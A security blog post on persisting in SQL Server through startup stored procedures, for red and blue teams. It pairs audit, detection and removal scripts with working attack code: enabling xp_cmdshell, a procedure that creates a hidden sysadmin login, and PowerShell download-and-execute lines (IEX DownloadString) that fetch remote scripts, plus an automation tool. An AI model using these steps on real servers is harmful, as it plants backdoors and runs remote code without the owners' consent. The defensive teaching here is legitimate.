Maintaining Persistence via SQL Server – Part 1: Startup Stored Procedures

During red team and penetration test engagements, one common goal is to maintain access to target environments while security teams attempt to identify and remove persistence methods. There are many ways to maintain persistent access to Windows environments. However, detective controls tend to focus on compromised account identification and persistence methods at the operating system layer. While prioritizing detective control development in those areas is a good practice, common database persistence methods are often overlooked.

In this blog series, I'm planning to take a look at few techniques for maintaining access through SQL Server and how they can be detected by internal security teams. Hopefully they will be interesting to both red and blue teams.

Below is an overview of what will be covered in this blog:

- Why use SQL Server as a Persistence Method?
- Introduction to Startup Stored Procedures
- Startup Stored Procedure Detection
- Startup Stored Procedure Creation
- Startup Stored Procedure Code Review
- Startup Stored Procedure Removal
- Automating the Attack

Why use SQL Server as a Persistence Method?

It may not be immediately obvious why anyone would use SQL Server or other database platforms to maintain access to an environment, so I've provided some of the advantages below.

1. The .mdf files that SQL Server uses to store data and other objects such as stored procedures are constantly changing, so there is no easy way to use File Integrity Monitoring (FIM) to identify database layer persistence methods.
2. SQL Server persistence methods that interact with the operating systems will do so under the context of the associated SQL Server service account. This helps make potentially malicious actions appear more legitimate.
3. It's very common to find SQL Server service accounts configured with local administrative or LocalSystem privileges. This means that in most cases any command and control code running from SQL Server will have local administrative privileges.
4. Very few databases are configured to audit for common Indicators of Compromise (IoC) and persistence methods.

With that out of the way, let's learn a little about stored procedures.

Introduction to Startup Stored Procedures

In SQL Server, stored procedures are basically chunks of SQL code intended for reuse that get compiled into a single execution plan. Similar to functions, they can accept parameters and provide output to the user. SQL Server ships with quite a few native stored procedures, but they can also be user defined. Once logged into SQL Server, it's possible to execute stored procedures that the current user has privileges to execute. For more general information regarding stored procedures, visit https://technet.microsoft.com/en-us/library/aa174792(v=sql.80).aspx.

The native sp_procoption stored procedure can be used to configure user defined stored procedures to run when SQL Server is started or restarted. The general idea is very similar to the "run" and "run once" registry keys commonly used for persistence by developers, malware, and penetration testers. Before we get started on creating our evil startup stored procedures there are a few things to be aware of.

The stored procedures configured for automatic execution at start time:

- Must exist in the Master database
- Cannot accept INPUT or OUTPUT parameters
- Must be marked for automatic execution by a sysadmin

General Note: Based on my time playing with this in a lab environment, all startup stored procedures are run under the context of the sa login, regardless of what login was used to flag the stored procedure for automatic execution. Even if the sa login is disabled, the startup procedures will still run under the sa context when the service is restarted.

Startup Stored Procedure Detection

In this section I've provided an example script that can be used to enable audit features in SQL Server that will log potentially malicious startup procedure activities to the Windows Application event log.

Normally I would introduce the attack setup first, but if the audit controls are not enabled ahead of time the events we use to detect the attack won't show up in the Windows application event log.

Important Note: Be aware that the sysadmin privileges are required to run the script, and recommendations in this section will not work on SQL Server Express, because SQL Server Auditing is a commercial feature. SQL Server Auditing can be used to monitor all kinds of database activity. For those who are interested in learning more I recommend checking out this Microsoft site. https://technet.microsoft.com/en-us/library/cc280386(v=sql.110).aspx

Audit Setup Instructions
Follow the instructions below to enable auditing:

1. Create and enable a SERVER AUDIT.

```
-- Select master database
USE master

-- Setup server audit to log to application log
```

```
CREATE SERVER AUDIT Audit_StartUp_Procs
TO APPLICATION_LOG
WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTINUE)

-- Enable server audit
ALTER SERVER AUDIT Audit_StartUp_Procs
WITH (STATE = ON)
```

2. Create an enabled SERVER AUDIT SPECIFICATION. This will enable auditing of defined server level events. In this example, it's been configured to monitor group changes, server setting changes, and audit setting changes.

```
-- Create server audit specification
CREATE SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
FOR SERVER AUDIT Audit_StartUp_Procs
ADD (SERVER_ROLE_MEMBER_CHANGE_GROUP),

-- track group changes
ADD (SERVER_OPERATION_GROUP),

-- track server setting changes
ADD (AUDIT_CHANGE_GROUP)

-- track audit setting changes
WITH (STATE = ON)
```

3. Create an enabled DATABASE AUDIT SPECIFICATION. This will enable auditing of specific database level events. In this case, the execution of the sp_procoption procedure will be monitored.

```
-- Create the database audit specification
CREATE DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
FOR SERVER AUDIT Audit_StartUp_Procs
ADD (EXECUTE
ON master..sp_procoption BY public )

-- sp_procoption execution
WITH (STATE = ON)
GO
```

4. All enabled server and database level audit specifications can be viewed with the queries below. Typically, sysadmin privileges are required to view them.

```
-- List enabled server specifications
SELECT          audit_id,
                a.name as audit_name,
                s.name as server_specification_name,
                d.audit_action_name,
                s.is_state_enabled,
                d.is_group,
```

```
                d.audit_action_id,
                s.create_date,
                s.modify_date
FROM sys.server_audits AS a
JOIN sys.server_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.server_audit_specification_details AS d
ON s.server_specification_id = d.server_specification_id
WHERE s.is_state_enabled = 1

-- List enabled database specifications
SELECT  a.audit_id,
                a.name as audit_name,
                s.name as database_specification_name,
                d.audit_action_name,
                s.is_state_enabled,
                d.is_group,
                s.create_date,
                s.modify_date,
                d.audited_result
FROM sys.server_audits AS a
JOIN sys.database_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.database_audit_specification_details AS d
ON s.database_specification_id = d.database_specification_id
WHERE s.is_state_enabled = 1
```

If you're interested in finding out about other server and database audit options, you can get a full list using the query below.

```
Select DISTINCT
action_id,name,class_desc,parent_class_desc,containing_group_name from
sys.dm_audit_actions order by parent_class_desc,containing_group_name,name
```

Startup Stored Procedure Creation

Now for the fun part. The code examples provided in this section will create two stored procedures and configure them for automatic execution. As a result, the stored procedures will run the next time a patch is applied to SQL Server, or the server is restarted. As mentioned before, sysadmin privileges will be required.

Note: This example was performed over a direct database connection, but could potentially be executed through SQL injection as well.

1. If you're trying this out at home, you can download and install SQL Server with SQL Server Management Studio Express to use for connecting to the remote SQL Server. https://www.microsoft.com/en-us/download/details.aspx?id=42299.

2. Log into the (commercial version of) SQL Server with sysadmin privileges.
3. Enable the xp_cmdshell stored procedure. This may not be required, but xp_cmdshell is disabled by default.

```
-- Enabled xp_cmdshell
sp_configure 'show advanced options',1
RECONFIGURE
GO

sp_configure 'xp_cmdshell',1
RECONFIGURE
GO
```

When a system setting like “xp_cmdshell” is changed, the Windows Application event log should include event ID 15457. Also, event ID 33205 should show up with a statement field set to “reconfigure”. I don’t see xp_cmdshell enabled very often. So most attackers will have to enable it to perform OS level operations.

4. Create a stored procedure to add a new sysadmin Login using the query below.

```
------------------------------
-- Create a stored procedure 1
------------------------------
USE MASTER
GO

CREATE PROCEDURE sp_add_backdoor_account
AS

-- create sql server login backdoor_account
CREATE LOGIN backdoor_account WITH PASSWORD = 'Password123!';

-- Add backdoor_account to sysadmin fixed server role
EXEC sp_addsrvrolemember 'backdoor_account', 'sysadmin';

GO
```

5. Create a stored procedure to use the xp_cmdshell stored procedure to download and execute a PowerShell payload from the internet using the query below. The script in the example simply writes a c:\temp\helloworld.txt file, but you can use any PowerShell payload. Something like a PowerShell Empire agent could be handy ;).

```
------------------------------
-- Create a stored procedure 2
------------------------------
USE MASTER
GO
```

```
CREATE PROCEDURE sp_add_backdoor
AS
-- Download and execute PowerShell code from the internet
EXEC master..xp_cmdshell 'powershell -C "Invoke-Expression (new-object
System.Net.WebClient).DownloadString(''https://raw.githubusercontent.com/nu
llbind/Powershellery/master/Brainstorming/helloworld.ps1'')"'
GO
```

6. Configure the stored procedures to run when the SQL Server service is restarted using the query below.

```
-----------------------------------------------
-- Configure stored procedure to run at startup
-----------------------------------------------
-- Set 'sp_add_backdoor_account' to auto run
EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
@OptionName = 'startup',
@OptionValue = 'on';

-- Setup 'sp_add_backdoor' to auto run
EXEC sp_procoption @ProcName = 'sp_add_backdoor',
@OptionName = 'startup',
@OptionValue = 'on';
```

   After execution, the event ID 33205 should show up in the Windows Application event log if auditing has been enabled. The “object_name” should contain “sp_procoption”, and the name of the startup stored procedure can be found in the “statement” field. I haven’t seen this option used very often in production environments. So alerting on it shouldn’t generate too many false positives. Below is an example of the event output.

7. Confirm the configuration worked using the query below.

```
-- List stored procedures mark for automatic execution
SELECT [name] FROM sysobjects
WHERE type = 'P'
AND OBJECTPROPERTY(id, 'ExecIsStartUp') = 1;
```

8. If you’re doing this lab on a test instance on your own system, then you can restart the SQL Server service. If you’re performing an actual penetration test, you’ll have to wait for the service or server to restart before the procedures are executed. Usually that will happen during standard patch cycles. So if you’re procedures start a reverse shell you may have to wait a while. **Very Important Note**: Only perform this step in a lab environment and NEVER restart a production service. Unless of course you want to be attacked by an angry mob of DBAs and business line owners. That being said, you can restart the service with the sc or the PowerShell restart-service commands. However, if you’re a GUI fan you can just use services.msc as shown below. When the SQL Server service restarts it will launch the startup procedures and Windows event ID 17135 is used to track that event as shown below.

9. Verify that a new sysadmin login named “backdoor_account” was added. When a login is added to the sysadmin fixed server role event ID 33205 should show up again in the application log. However, this time the “object_name” should contain “sysadmin”, and the name of the affected account can be found in the “statement” field. Sysadmins shouldn’t be changed too often in production environments, so this can also be a handy thing to monitor.

Startup Stored Procedure Code Review

At this point you should be able to view the log entries described earlier (33205 and 17135). They should tell you what procedures to dig into. If you’re interested in what they’re doing, it’s possible to view the source code for all startup stored procedures with the query below.

```
SELECT ROUTINE_NAME, ROUTINE_DEFINITION
FROM MASTER.INFORMATION_SCHEMA.ROUTINES
WHERE OBJECTPROPERTY(OBJECT_ID(ROUTINE_NAME),'ExecIsStartup') = 1
```

Be aware that you will need privileges to view them, but as a sysadmin it shouldn’t be an issue.

Startup Stored Procedure Removal

My guess is that at some point you’ll want to remove your sample startup procedures and audit settings, so below is a removal script.

```
-- Disable xp_cmdshell
sp_configure 'xp_cmdshell',0
reconfigure
go

sp_configure 'show advanced options',0
reconfigure
go

--Stop stored procedures from starting up
EXEC sp_procoption @ProcName = 'sp_add_backdoor',
@OptionName = 'startup',
@OptionValue = 'off';

EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
@OptionName = 'startup',
@OptionValue = 'off';

-- Remove stored procedures
DROP PROCEDURE sp_add_backdoor
DROP PROCEDURE sp_add_backdoor_account

-- Disable and remove SERVER AUDIT
ALTER SERVER AUDIT Audit_StartUp_Procs
```

```
WITH (STATE = OFF)
DROP SERVER AUDIT Audit_StartUp_Procs

-- Disable and remove SERVER AUDIT SPECIFICATION
ALTER SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
WITH (STATE = OFF)
DROP SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec

-- Disable and remove DATABASE AUDIT SPECIFICATION
ALTER DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
WITH (STATE = OFF)
DROP DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
```

So…
If an attacker decides to be clever and disable the audit settings it will also show up under event ID 33205. In this case, the statement will include “ALTER SERVER AUDIT” or “DROP SERVER AUDIT” along with the rest of the statement. Also, “object_name” will be the name of the SERVER AUDIT. This is another thing that shouldn’t change very often in production environments so it’s a good this to watch. Below is a basic screenshot example.

Automating the Attack


I put together a little PowerShell script called “Invoke-SqlServer-Persist-StartupSp.psm1” to automate the attack. Below are some basic usage instructions for those who are interested.

1. Download the script or reflectively load it from here.

   ```
   IEX(new-object
   net.webclient).downloadstring('https://raw.githubusercontent.com/NetSPI/Pow
   erShell/master/Invoke-SqlServer-Persist-StartupSp.psm1')
   ```


2. The example below shows how to add a SQL Server sysadmin via a startup stored procedure every time the SQL Server service is restarted.

   ```
   Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance
   "MSSQL2008WIN8" -NewSqlUser EvilSysadmin1 -NewSqlPass Password123!
   ```




3. The example below shows how to add a local Windows Administrator via a startup stored procedure every time the SQL Server service is restarted.

   ```
   Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance
   "MSSQL2008WIN8" -NewosUser Evilosadmin1 -NewosPass Password123!
   ```



4. The example below shows how to run arbitrary PowerShell code via a startup stored procedure every time the SQL Server service is restarted.

   ```
   Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance
   "MSSQL2008WIN8" -PsCommand "IEX(new-object
   net.webclient).downloadstring('https://raw.githubusercontent.com/nullbind/P
   owershellery/master/Brainstorming/helloworld.ps1')"
   ```



Wrap Up

In this blog I covered how to create, detect, and remove malicious startup stored procedures in SQL Server. Hopefully, this will help create some awareness around this type of persistence method. Big thanks to Grisha Kumar and Ben Tindell for verifying all the code samples for this blog. Have fun and hack responsibly!

Note: All testing was done on Windows 8 running SQL Server 2014 Standard Edition.

References

- https://technet.microsoft.com/en-us/library/aa174792(v=sql.110).aspx
- https://technet.microsoft.com/en-us/library/ms181720(v=sql.110).aspx
- https://technet.microsoft.com/en-us/library/dd392015%28v=sql.100%29.aspx
- https://msdn.microsoft.com/en-us/library/cc280663(v=sql.100).aspx
- https://cprovolt.wordpress.com/2013/08/02/sql-server-audit-action_id-list/